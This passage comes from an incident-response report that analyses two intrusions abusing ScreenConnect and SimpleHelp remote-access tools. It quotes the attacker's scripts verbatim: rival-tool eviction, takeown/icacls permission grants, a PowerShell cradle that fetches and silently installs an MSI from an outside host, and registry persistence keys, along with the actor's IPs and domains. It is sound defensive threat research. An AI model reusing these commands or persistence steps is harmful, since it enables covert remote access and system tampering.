- C:\Program Files (x86)\ScreenConnect Client (b40d494994eae11f)\ScreenConnect.WindowsClient.exe
- C:\Program Files (x86)\MSVisualFriend\ScreenConnect.ClientService.exe
The MSVisualFriend directory is a deliberate Microsoft masquerade. The same convention recurs in the SEO-poisoning case, installed to C:\Program Files (x86)\VCRunLib1428\ under the service name MsVC20152019Svc.
A further instance ID, 86f0d5a67d81b88d, also appeared in the telemetry, but only in the context of its removal: sc delete "ScreenConnect Client (86f0d5a67d81b88d)". We can confirm the actor deleted this service, but not that they installed it. The delete alone doesn't establish the instance's origin, and it may have been either an earlier attacker-deployed client or a pre-existing one on the machine. This distinction matters because part of the actor's hands-on activity involved terminating competing RMM tools on the host, so the deletion is equally consistent with the operator cleaning up a rival or unrelated remote-access instance rather than one of their own.
Alongside the ScreenConnect instances pulled from invoice4u-pdf[.]com, the actor also downloaded an MSI (helper.msi) from files[.]manuscdn[.]com, the file-hosting CDN for Manus, an AI-agent platform, with the URL path corresponding to files served out of a Manus agent session. The payload was staged on the legitimate infrastructure of an AI service rather than attacker-registered infrastructure. We could not identify helper.msi conclusively during the investigation, and there was no evidence it installed successfully, but its VirusTotal profile indicates it is likely another ScreenConnect instance, consistent with the rest of the actor's tooling on the host.
Case B - SEO poisoning (trojanized freeware install)
The MsVC20152019Svc service ran as LocalSystem, and its ScreenConnect command line carried the relay configuration ?e=Access&y=Guest&h=update.tap-vpns[.]top&p=8041, with the c=balenaEtcher custom property tying the session to the lure that delivered it. The session was functional long enough for hands-on activity: operator-pushed PowerShell scripts were executed through it (covered in Stage 5). A later relay connection attempt to 198.23.185[.]136:8041 failed with a socket access-rights error (WSAEACCES). This is the last event recorded for the client, and it indicated that the outbound channel was blocked locally rather than the session never establishing. The host was contained before the intrusion progressed further.
Stage 5 - Hands-on-keyboard: What it looks like when it isn't caught early
Case A - RMM chaining (SimpleHelp deploys ScreenConnect)
All of the actor's hands-on-keyboard activity was executed through instance b40d494994eae11f. Seven distinct scripts were dropped and executed from C:\Windows\SystemTemp\ScreenConnect\24.4.4.9118\, each running as “cmd.exe /c [script]” with ScreenConnect.ClientService.exe (b40d494994eae11f) as the parent process. A further three MSI packages were executed directly from the same session temp directory. Dropping scripts into SystemTemp and running them through cmd.exe /c is characteristic of ScreenConnect's native command-execution feature, confirming that the scripts were pushed and run by the threat actor live through the remote session rather than by a separate implant.
- Script 1: gckX8p1nOk-nrun.cmd (May 29, 2026, 12:22:13)
Terminated competing RMM processes and deleted their services
taskkill /f /im RemotePCService.exe /im RemotePCUIU.exe /im AnyDesk.exe
/im TeamViewer.exe /im RustDesk.exe /im GoToResolve.exe /im LogMeIn.exe /t
sc delete "GoToResolve_239476287073917052"
sc delete "RemotePCService"
sc delete "AnyDesk"
sc delete "TeamViewer"
- Script 2: uhxH07Grek-arun.cmd (May 29, 2026, 12:22:20)
Removed LogMeIn/GoTo uninstall registry entries across five hive paths and deleted scheduled tasks
powershell -Command "$g='{C58446FA-0DC7-459D-98E2-14C4ECB1F4E8}';
Get-ChildItem -Path
'HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall',
'HKLM:\SOFTWARE\WOW6432Node\...\Uninstall',
'HKCU:\Software\Microsoft\Windows\CurrentVersion\Uninstall',
'HKLM:\SOFTWARE\Classes\Installer\Products',
'HKLM:\...\Installer\UserData\S-1-5-18\Products'
-Recurse -ErrorAction SilentlyContinue |
Where-Object { $_.Name -like \"*$g*\" -or
$_.GetValue('DisplayName') -like '*LogMeIn Resolve*' } |
Remove-Item -Recurse -Force"
schtasks /delete /tn "LogMeIn*" /f
schtasks /delete /tn "GoTo*"/f
sc stop"GoToResolve"
sc delete "GoToResolve"- Script 3: Z8qNaKMF6EuYrun.cmd (May 29, 2026, 20:48:42)
Removed ISL Online and GoToResolve, deleted autorun registry keys, killed and relaunched explorer.exe.
taskkill /F /IM ISLAlwaysOn.exe /T
taskkill /F /IM GoToResolve.exe /T
taskkill /F /IM islonline.exe/T
taskkill /F /IM LogMeIn*/T
sc stopISLAlwaysOn
sc delete ISLAlwaysOn
sc stopGoToResolve
sc delete GoToResolve
reg delete "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v "ISL AlwaysOn" /f
reg delete "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v "ISL AlwaysOn" /f
reg delete "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v "GoToResolve"/f
reg delete "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v "GoToResolve"/f
schtasks /delete /tn "LogMeIn"/f
schtasks /delete /tn "ISLAlwaysOn" /f
schtasks /delete /tn "GoToResolve" /f
taskkill /F /IM explorer.exe
explorer.exe
timeout /t 2
- Script 4 (retry): KE4nf8azxUi5run.cmd (May 29, 2026, 20:49:38)
Executed 56 seconds after Script 3, repeating ISL Online and GoToResolve eviction, the sc stop/delete and schtasks /delete commands are identical. This was a retry execution of the same eviction logic, confirming the operator ran the script a second time to ensure completion.
- Script 5: 9n3RtCuYqEeWrun.cmd (May 29, 2026, 23:24:45)
Deleted existing Instance 86f0d5a67d81b88d, stopped NetIQ and SpaceManager, applied ACL takeover to SpaceManager system binaries:
sc stop"ScreenConnect Client (86f0d5a67d81b88d)"
sc delete "ScreenConnect Client (86f0d5a67d81b88d)"
sc stop"GoToResolve_239476287073917052"
sc delete "GoToResolve_239476287073917052"
sc stop"NetIQ AA Device Server"
sc delete "NetIQ AA Device Server"
taskkill /f /im spaceman.exe /t
taskkill /f /im SpaceAgent.exe /t
taskkill /f /im spaceutil.exe /t
takeown /f C:\Windows\System32\spaceman.exe
icaclsC:\Windows\System32\spaceman.exe/grant Everyone:F
takeown /f C:\Windows\System32\SpaceAgent.exe
icaclsC:\Windows\System32\SpaceAgent.exe /grant Everyone:F
takeown /f C:\Windows\System32\spaceutil.exe
icaclsC:\Windows\System32\spaceutil.exe/grant Everyone:F
schtasks /delete /tn "GoToResolve_239476287073917052 starter" /f
schtasks /delete /tn "SpaceManagerTask" /f
reg delete "HKLM\SOFTWARE\...\ScreenConnect Client (86f0d5a67d81b88d)" /f
reg delete "HKLM\SOFTWARE\WOW6432Node\...\ScreenConnect Client (86f0d5a67d81b88d)" /f
- Script 6: MzzUA5weike-run.cmd (May 29, 2026, 23:28:57)
Took recursive ownership of the entire NetIQ installation directory, stopped and deleted the NetIQ service, and wiped all NetIQ uninstall registry entries.
taskkill /f /im "DeviceService.exe"/t
taskkill /f /im "AA Device Server*"/t
sc stop"NetIQ AA Device Server"
sc delete "NetIQ AA Device Server"
takeown /f "C:\Program Files (x86)\NetIQ" /r /d y
icacls"C:\Program Files (x86)\NetIQ" /grant Everyone:F /t
powershell -Command "
Get-ChildItem -Path
'HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall',
'HKLM:\SOFTWARE\WOW6432Node\...\Uninstall'
| Where-Object { $_.GetValue('DisplayName') -like '*NetIQ*' }
| Remove-Item -Recurse -Force"- Script 7: 1PU4-3Z_d0Osrun.cmd (May 29, 2026, 23:54:25)
A cleanup pass repeating earlier eviction commands across all observed tools, followed by a forced system reboot:
taskkill /f /im "GoToResolve*"/t
taskkill /f /im "TeamViewer*"/t
taskkill /f /im "AA Device Server*" /t
taskkill /f /im "islonline*"/t
taskkill /f /im "DeviceService.exe" /t
taskkill /f /im "SpaceAgent.exe"/t
taskkill /f /im "spaceman.exe"/t
sc stop"ScreenConnect Client (86f0d5a67d81b88d)"
sc delete "ScreenConnect Client (86f0d5a67d81b88d)"
sc stop"GoToResolve_239476287073917052"
sc delete "GoToResolve_239476287073917052"
sc stop"NetIQ AA Device Server"
sc delete "NetIQ AA Device Server"
sc stop"isl_always_on"
sc delete "isl_always_on"
sc stop"syncagentsrv"
sc delete "syncagentsrv"
sc stop"TeamViewer"
sc delete "TeamViewer"
takeown /f "C:\Program Files (x86)\ScreenConnect Client (86f0d5a67d81b88d)" /r /d y
icacls"C:\Program Files (x86)\ScreenConnect Client (86f0d5a67d81b88d)" /grant Everyone:F /t
takeown /f "C:\Program Files (x86)\NetIQ" /r /d y
icacls"C:\Program Files (x86)\NetIQ" /grant Everyone:F /t
takeown /f C:\Windows\System32\spaceman.exe
icaclsC:\Windows\System32\spaceman.exe/grant Everyone:F
takeown /f C:\Windows\System32\SpaceAgent.exe
icaclsC:\Windows\System32\SpaceAgent.exe /grant Everyone:F
schtasks /delete /tn "GoToResolve_239476287073917052 starter" /f
schtasks /delete /tn "SpaceManagerTask" /f
reg delete "HKLM\SOFTWARE\...\ScreenConnect Client (86f0d5a67d81b88d)" /f
reg delete "HKLM\SOFTWARE\WOW6432Node\...\ScreenConnect Client (86f0d5a67d81b88d)" /f
shutdown /r /t 10 /f /c "Security Cleanup"
- Script 8: N7ve-GgLyEitrun.cmd (May 30, 2026, 05:09:57)
PowerShell cradle fetched a second-stage MSI from an external CDN, staged it, executed it silently, and deleted the staging file.
powershell -Command "
$url = 'hxxps[://]files[.]manuscdn[.]com/user_upload_by_module/
session_file/310519663237443758/AkyiVgjlsoKjUmcA[.]msi';
$out = \"$env:TEMP\helper[.]msi\";
Invoke-WebRequest -Uri $url -OutFile $out;
Start-Process msiexec[.]exe -ArgumentList '/i \"$out\" /qn' -Wait;
Remove-Item $out"
The actor staged and executed helper.msi on the host; while it was confirmed written to disk, telemetry does not confirm whether the installation completed. This was assessed as another ScreenConnect installer, discussed under the command and control stage.
Additionally, the three MSIs deployed before helper.msi all produced confirmed ScreenConnect installations, evidenced by service registry was observed:
| Timestamp (UTC) | Command executed | Result |
|---|---|---|
| May 29, 2026, 21:26:47 | "C:\WINDOWS\System32\msiexec.exe" /I "C:\WINDOWS\SystemTemp\ScreenConnect\24.4.4.9118\Connec-supportPDF_modified.msi" | This installation produced Instance c2f52511b74375c5 Install 1 (service registry write confirmed at 21:26:59–21:27:01). Service name is registered as SystemSupport, not ScreenConnect Client (c2f52511b74375c5). This is a masquerading technique to disguise the service in the service list. |
| May 30, 2026, 04:40:40 | "C:\WINDOWS\System32\msiexec.exe" /I "C:\WINDOWS\SystemTemp\ScreenConnect\24.4.4.9118\Microsoftsupoort-invo.msi" | This installation produced Instance MSVisualFriend (service registry write confirmed at 04:40:46). Service name is registered as Microsoft, another masquerading technique. |
| May 30, 2026, 04:57:36 | "C:\WINDOWS\System32\msiexec.exe" /I "C:\WINDOWS\SystemTemp\ScreenConnect\24.4.4.9118\supoourt-pdf.msi" | This reinstalled Instance c2f52511b74375c5 with a rotated session GUID (service registry write confirmed at 04:58:04). This time, the service name is registered under the full ScreenConnect Client (c2f52511b74375c5). |
Case B - SEO poisoning (trojanized freeware install)
The SEO-poisoning case reached the same hands-on-keyboard stage, but was cut short. Actor-pushed PowerShell scripts were executed through the ScreenConnect session from C:\Windows\SystemTemp\ScreenConnect\25.3.2.9271\, which is the same native command-execution pattern seen in Case A. Here, it delivers randomly-named scripts (for example, CjQVbezOsUqbrun.ps1, OBh6G_wbb0GQrun.ps1, -rUW-kueG0aZrun.ps1, and o11Pb_nFY0CYrun.ps1) via PowerShell. The scripts attempted to drop further payloads, but these were blocked by endpoint protection and the host was immediately contained. Unlike Case A, the operator's hands-on activity was prevented from progressing, and the intended follow-on payloads were never staged.

How it stayed on the host
Case A - RMM chaining (SimpleHelp deploys ScreenConnect)

The intrusion established persistence in layers rather than a single mechanism. Across the dwell period we observed three distinct ScreenConnect installations deployed by the actor, plus a fourth pre-existing instance that was found and deleted (86f0d5a67d81b88d, covered earlier). Underneath those sat the SimpleHelp/JWrapper agent, which acted as both the delivery engine and the first persistence layer. The result was a defense-in-depth foothold: removing any one component still left others in place to re-establish access.
Layer 1 - JWrapper as the entry point and first persistence
The SimpleHelp JWrapper agent was the foundation. It registered itself as a Windows service (Remote Access Service) and added itself under SafeBoot/Network key so the service would survive a boot into Safe Mode, a common defense evasion and persistence step:
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Network\
Remote Access Service = "Service"
Beyond persisting itself, JWrapper served as the delivery engine for everything above, spawning the PowerShell MSI download cradle on May 21 (three failed attempts against supoort-pdf[.]com, blocked at the DNS layer) and again on May 25 (successful delivery from invoice4u-pdf[.]com). It remained active through June 10, still writing its SafeBoot key and still executing the same PowerShell download cradle as late as 22:51 on June 9, 2026.
Layer 2 - Three ScreenConnect instances, each persisting differently
Instance b40d494994eae11f - the primary attacker instance
This was the client through which all hands-on-keyboard scripts and MSI deployments were run. It was installed by JWrapper on May 25, 2026 at 09:43 via the PowerShell download cradle from invoice4u-pdf[.]com, and full installation sequence was captured directly in telemetry:
09:43:58PowerShell DownloadData from invoice4u-pdf.com
-> WriteAllBytes C:\Users\Public\Support.msi
-> msiexec /i C:\Users\Public\Support.msi /qn /norestart
09:44:28MsiExec.exe -Embedding ABBE8F6CFE0A98B16EAB34B010E93F00
-> rundll32 MSI5EBC.tmp FixupServiceArguments
09:44:34services.exe writes service registry key
09:44:34msiexec writes ScreenConnect Credential Provider registry entries
regData: "ScreenConnect Client (b40d494994eae11f) Credential Provider"
regData: C:\Program Files (x86)\...\ScreenConnect.WindowsCredentialProvider.dll
09:44:35ScreenConnect.ClientService.exe writes its own service registry key
09:44:36ScreenConnect.ClientService.exe spawns first RunRole child
In under a minute the instance went from download to a live, beaconing service. Its persistence spanned three mechanisms – a service entry, a SafeBoot\Network entry, and a Windows Credential Provider registration:
- Service:
HKLM\SYSTEM\CurrentControlSet\Services\ScreenConnect Client (b40d494994eae11f)
= "C:\Program Files (x86)\ScreenConnect Client (b40d494994eae11f)\ScreenConnect.ClientService.exe"
"?e=Access&y=Guest&h=invoice4u-pdf.com&p=8041&s=50578ed0-6afa-4561-b761-b06d891ef06f&k=BgIAAACkAABSU0ExAAgAAAEAAQDxRqEgswsJ..."
- Safe Mode survival:
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Network\ScreenConnect Client(b40d494994eae11f) = "Service"
- Credential provider:
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Authentication\Credential Providers\{6FF59A85-BC37-4CD4-4848-68A16365B9B4}
= "ScreenConnect Client (b40d494994eae11f) Credential Provider"
HKCR\CLSID\{6FF59A85-BC37-4CD4-4848-68A16365B9B4}\InprocServer32
= C:\Program Files (x86)\ScreenConnect Client (b40d494994eae11f)\ScreenConnect.WindowsCredentialProvider.dll
The client’s relay configuration - h=invoice4u-pdf[.]com&p=8041, the session GUID (s=), and the encryption key (k=) — is embedded directly in the service's launch arguments, which is why the relay and session survive reboots without any separate config file. The credential provider registration is the most aggressive of the three: It hooks the client into the Windows logon UI, a persistence and access technique that goes beyond simply auto-starting a service.
Instance c2f52511b74375c5 - Installed twice, service name changed between installs
This instance is the most revealing of the three because the operator deployed it twice within nine hours and changed its disguise between the two installs. Install 1landed on May 29, 2026 at 9:26 PM, pushed through the active b40d494994eae11f session as Connec-supportPDF_modified.msi and from the ScreenConnect session temp directory:
"C:\WINDOWS\System32\msiexec.exe" /I "C:\WINDOWS\SystemTemp\ScreenConnect\24.4.4.9118\Connec-supportPDF_modified.msi"
Rather than the default ScreenConnect Client (...) naming, the service was registered under a masqueraded name “SystemSupport”, which blends into a services list far more effectively than an obvious ScreenConnect entry. This install used the supoort-pdf[.]com:8041 relay (a different relay from the primary instance) and, notably, wrote no SafeBoot key:
HKLM\SYSTEM\CurrentControlSet\Services\SystemSupport
= "C:\Program Files (x86)\ScreenConnect Client (c2f52511b74375c5)\
ScreenConnect.ClientService.exe"
"?e=Access&y=Guest&h=supoort-pdf.com&p=8041&s=310a801a-32f3-4b84-8984-5212ec254221&k=BgIAAACkAABSU0ExAAgAAAEAAQClv3mh..."

HKCR\CLSID\{6FF59A85-BC37-4CD4-C156-3BCD867D8A81}\InprocServer32
= C:\Program Files (x86)\ScreenConnect Client (c2f52511b74375c5)\ScreenConnect.WindowsCredentialProvider.dll
HKLM\SYSTEM\CurrentControlSet\Control\Lsa = msv1_0
Install 2 followed on May 30, 2026 at 4:57 AM, deployed as via supoourt-pdf.msi just 18 minutes after MSVisualFriend instance (below):
"C:\WINDOWS\System32\msiexec.exe" /I "C:\WINDOWS\SystemTemp\ScreenConnect\24.4.4.9118\supoourt-pdf.msi"
This time the actor dropped the masquerade, registering under the full ScreenConnect Client (c2f52511b74375c5) name, and adding a SafeBoot key that Install 1 lacked:
HKLM\SYSTEM\CurrentControlSet\Services\ScreenConnect Client (c2f52511b74375c5)
= "C:\Program Files (x86)\ScreenConnect Client (c2f52511b74375c5)\ScreenConnect.ClientService.exe"
"?e=Access&y=Guest&h=supoort-pdf.com&p=8041&s=84cad759-fc5e-42f4-9071-5c8233d0f1ba&k=BgIAAACkAABSU0ExAAgAAAEAAQClv3mh..."

HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Network\ScreenConnect Client (c2f52511b74375c5) = "Service"

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Authentication\Credential Providers\{6FF59A85-BC37-4CD4-C156-3BCD867D8A81}
= "ScreenConnect Client (c2f52511b74375c5) Credential Provider"

HKCR\CLSID\{6FF59A85-BC37-4CD4-C156-3BCD867D8A81}\InprocServer32
= C:\Program Files (x86)\ScreenConnect Client (c2f52511b74375c5)\ScreenConnect.WindowsCredentialProvider.dll
Two details tie the installs together: The session GUID rotated between 310a801a-... (Install 1) to 84cad759-... (Install 2) but the RSA key(k=) stayed identical. The instance was later uninstalled at 05:14 on June 11, 2026, with its binaries rolled into C:\Config.Msi\*.rbf (the Windows Installer rollback-file location, consistent with a clean msiexec uninstall).
Instance MSVisualFriend - The deepest masquerade
This was deployed on May 30, 2026 at 04:40via Microsoftsupoort-invo[.]msi, 18 minutes before c2f52511b74375c5 Install 2.
"C:\WINDOWS\System32\msiexec.exe" /I "C:\WINDOWS\SystemTemp\ScreenConnect\24.4.4.9118\Microsoftsupoort-invo.msi"
This instance carried the most thorough disguise of the three: Both the install directory and the Windows service name (Microsoft) were chosen to pass as legitimate Microsoft components. A service simply named Microsoft running out of an MSVisualFriend folder would survive casual review of a service list.
HKLM\SYSTEM\CurrentControlSet\Services\Microsoft
= "C:\Program Files (x86)\MSVisualFriend\ScreenConnect.ClientService.exe"
"?e=Access&y=Guest&h=invoice4u-pdf.com&p=8041&s=7ffc16ce-74ab-4c6f-8965-95e399744b10&k=BgIAAACkAABSU0ExAAgAAAEAAQDxRqEgswsJ..."

HKCR\sc-2dac5f462202f236\shell\open\command
= "C:\Program Files (x86)\MSVisualFriend\ScreenConnect.WindowsClient.exe" "%1"

HKCR\CLSID\{6FF59A85-BC37-4CD4-3083-08B3A163D177}\InprocServer32
= C:\Program Files (x86)\MSVisualFriend\ScreenConnect.WindowsCredentialProvider.dll
HKLM\SYSTEM\CurrentControlSet\Control\Lsa = msv1_0
The RSA key in this instance's k= matches b40d494994eae11f exactly, confirming both clients were provisioned from the same attacker relay infrastructure. Pointed at invoice4u-pdf[.]com:8041 under its own session GUID, MSVisualFriend gave the actor an independent, differently-disguised foothold on the same relay as the primary instance – redundancy by design.
Case B - SEO poisoning (trojanized freeware install)
A layering persistence like in Case A was not observed in Case B. The actor only established a single persistence mechanism — the MsVC20152019Svc service (image path C:\Program Files (x86)\VCRunLib1428\ScreenConnect.ClientService.exe), set to auto-start as LocalSystem — before the host was contained.
Under the hood: A signature-stuffed SimpleHelp implant
In Case B, two RATs were deployed; the ScreenConnect half is covered above. The SimpleHelp component, the first RAT identified on the host during the investigation and the one used to deliver ScreenConnect, is where the signature tampering was clearest. We collected the JWrapper bundle from this case and analyzed it statically and dynamically.

The SimpleHelp tool was a genuine SimpleHelp v5.2 installer, and four of its fourteen control binaries had been tampered with at the signing level, not in their code. In each, the certificate table balloons from about 5 KB to about 205 KB to carry an encrypted blob hidden in the signature's unauthenticated attributes, yet the file's Authenticode digest still matches, so nothing about the code-integrity check flags the tampering.
Why the signature still validates
Unauthenticated attributes are not included in Windows' Authenticode hash. The blob can be swapped in with only a copy of a genuine signed binary, with no private key required. Signed by a real (now-revoked) SimpleHelp Ltd. certificate, the tampered client passes every trust check.
Static parsing of the four tampered binaries showed:
- A certificate table of about 205 KB, roughly 33 to 45 times the about 5 KB seen on the untampered binaries in the same bundle.
- A 204,928-byte encrypted blob (entropy about 8.0) hidden behind a non-standard object identifier, 0.0.0.0.0.0.0 (byte pattern 06 06 00 00 00 00 00 00), in the signature's unauthenticated attributes; each of the four carried its own unique blob.
- Byte-identical code sections to the legitimate build: the executable code was never modified, only the signature region.
- A genuine, now-revoked SimpleHelp Ltd code-signing certificate across every binary.
- Six other bundle binaries with the same attribute slot present but empty (entropy 0.02), which shows a systematic, tool-driven process rather than a one-off patch.
This is data smuggled into the part of a signature that Windows does not include in its integrity hash or "Authenticode stuffing". Because those attributes are unauthenticated, the blob can be appended to a genuine, signed binary with nothing more than a copy of the file, with no access to the signing key required - and the Authenticode digest still matches. That is not the same as the signature being currently trusted: the SimpleHelp Ltd signing certificate was later revoked (per VirusTotal), which applies to every binary in the bundle equally, tampered or not, and is not what separates the two groups above. The technique is publicly documented against ScreenConnect in G DATA's EvilConwi research; here it is confirmed on a different vendor's tool. The bundled configuration hardcodes an unattended, scriptable connection back to the attacker relay:

It enables unattended remote control with no session-confirmation prompt, turns on scripting, and re-points the software-update channel to the same attacker host -victim hostname redacted. That relay, 144.126.149[.]104, is the same SimpleHelp gateway (port 9999) seen in the blocked callout on the second endpoint described earlier – the shared infrastructure that ties the two hosts together. It is also independently tagged as an AsyncRAT command-and-control node in external intelligence; we read that as a shared-infrastructure overlap, not evidence that AsyncRAT itself was deployed here.
The intrusion stood up two command-and-control channels with distinct roles, each to a different attacker-hosted server:
- SimpleHelp gateway - primary automation channel. Scripted command execution, monitoring, and file transfer via the SimpleHelp gateway on 144.126.149[.]104:9999;
- ScreenConnect client - secondary interactive channel. Hands-on desktop and file control over its relay at 86.106.143[.]249:8041 (invoice4u-pdf[.]com).
Running two RMM tools in tandem this way, one for automation and one for interactive control, matches the publicly documented VENOMOUS#HELPER SimpleHelp campaign (Securonix), though the infrastructure we observed is distinct from that reporting.
An important note on scope: We confirmed Authenticode stuffing only on the SimpleHelp binaries. We did not recover the ScreenConnect installers for static analysis during the investigation, so while the same technique is documented against ScreenConnect (G DATA, EvilConwi), we cannot confirm it was used on the ScreenConnect clients in this case.
Infrastructure and tradecraft observations
What our SimpleHelp pivot surfaced
Because most of our phishing- and social-engineering-delivered ScreenConnect cases were stopped early, they yielded little victimology or actor insight, but some background is provided by the public reporting discussed earlier in this blog entry. The phishing-delivered activity is strikingly consistent on two points (targeting skews heavily toward the U.S., and the motivation reads as financial) while the SEO-poisoning activity behind Case B shows a broader, more opportunistic profile. Based on Kaspersky's Securelist research, that SEO-poisoning activitytargets both everyday consumers downloading free software and corporate networks. The latter is targeted because remote-access tools are frequently allowlisted and granted elevated privileges, the same trust that makes ScreenConnect attractive throughout these cases. Securelist assessed the campaign's likely objective as mass credential theft and resale of access on dark-web marketplaces.
Securonix's VENOMOUS#HELPER report is the closest public match to our deepest case. It has the same dual-RMM tradecraft, pairing a self-hosted SimpleHelp instance with a ScreenConnect relay as two independent access channels, with SimpleHelp running automation and ScreenConnect providing interactive control. That reporting draws a clear baseline: An SSA-themed phishing lure delivers the SimpleHelp bootstrap, and the victimology is predominantly U.S. organizations across multiple sectors.
The difference in our case is that the SimpleHelp agent was already resident when our visibility began, and its origin was never established in-environment. Rather than leave that gap, we used the tampered SimpleHelp implant and its C&C as pivot points to reconstruct how it might have arrived and what infrastructure sat behind it. This led to findings that both corroborate VENOMOUS#HELPER and extend it beyond what the public reporting emphasizes. The actor rotates throwaway indicators like domains, IPs, and ports, but keeps the same build pipeline and the same SimpleHelp/ScreenConnect pairing across every operation.
The lure domains (supoort-pdf[.]com and invoice4u-pdf[.]com)
